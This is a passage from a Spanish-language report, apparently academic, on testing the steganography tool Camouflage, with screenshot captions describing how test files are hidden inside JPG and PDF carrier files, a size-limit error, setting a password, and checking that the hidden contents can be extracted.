


Ilustración 10. Conjunto de archivo listos para ser camuflados.

Esta captura muestra el conjunto de archivos que se utilizarán para probar las capacidades de camuflaje, que serán camuflados dentro de archivos como JPG, DOC, PDF, XLS utilizando la herramienta Camouflage.

5.1.10 Propiedades del Conjunto de Archivos de Prueba




Ilustración 11. Características del conjunto de archivos a camuflar.

Antes de proceder con el camuflaje, se analizan las propiedades del conjunto de archivos de prueba.

- **Cantidad:** 613 archivos individuales.
- **Tamaño total:** 1.18 GB

5.1.11 Intento fallido de camuflaje




Ilustración 12. Mensaje de error de Camouflage

Al ejecutar la herramienta Camouflage sobre el conjunto de archivos de prueba, el programa devuelve un error. Indica que la herramienta no puede manejar el volumen total de archivos seleccionados.

La herramienta Camouflage tiene un límite en la cantidad o tamaño total de archivos que puede procesar en una sola operación, el cual es inferior a 1.18 GB

5.1.12 Selección de Archivos para Camuflaje en JPG




Ilustración 13. Interfaz de Camouflage mostrando los archivos seleccionados.

Tras el intento fallido con un volumen grande de datos, se procede con un conjunto más manejable de archivos. Esta captura muestra la interfaz de Camouflage donde se han seleccionado archivos de diferentes tipos para ser camuflados.

5.1.13 Configuración del Archivo Portador JPG




Ilustración 14. Selección del archivo JPG que servirá como portador

En este paso crucial, se configura el camuflaje seleccionando el archivo que actuará como portador.

5.1.14 Proceso de Camuflaje Completado




Ilustración 15. Mensaje de finalización exitosa del proceso de camuflaje.

Esta captura confirma que el proceso de camuflaje se ha completado exitosamente. La herramienta Camouflage ha generado un nuevo archivo llamado jpg_camouflage.jpg.

5.1.15 Contraseña del Archivo Camuflado




Ilustración 16. Configuración de contraseña para el archivo camuflado.

Esta captura muestra la ventana donde se puede establecer una contraseña de seguridad. Cuando se configura, cualquier intento de extraer los archivos ocultos del JPG requerirá ingresar esta contraseña.

5.1.16 Propiedades del Archivo JPG Camuflado




Ilustración 17. Propiedades del archivo JPG después del camuflaje.

Esta captura muestra las propiedades del archivo jpg_camuflaje después del proceso de ocultamiento.

Tamaño final: 171 MB

5.1.17 Verificación de Archivos Ocultos JPG Camuflado




Ilustración 18. Interfaz mostrando la lista de archivos extraíbles del JPG camuflado.

Esta captura es la evidencia definitiva del éxito del camuflaje. Al abrir el archivo jpg_camuflaje con Camouflage, la herramienta muestra la lista completa de archivos que están ocultos dentro de la imagen.

5.1.18 Selección de Archivos para Camuflaje en PDF




Ilustración 19. Interfaz mostrando archivos para ser ocultos dentro de un PDF.

Se observa la selección de archivos para ser camuflados dentro de un PDF.

5.1.19 Configuración del Archivo PDF Portador

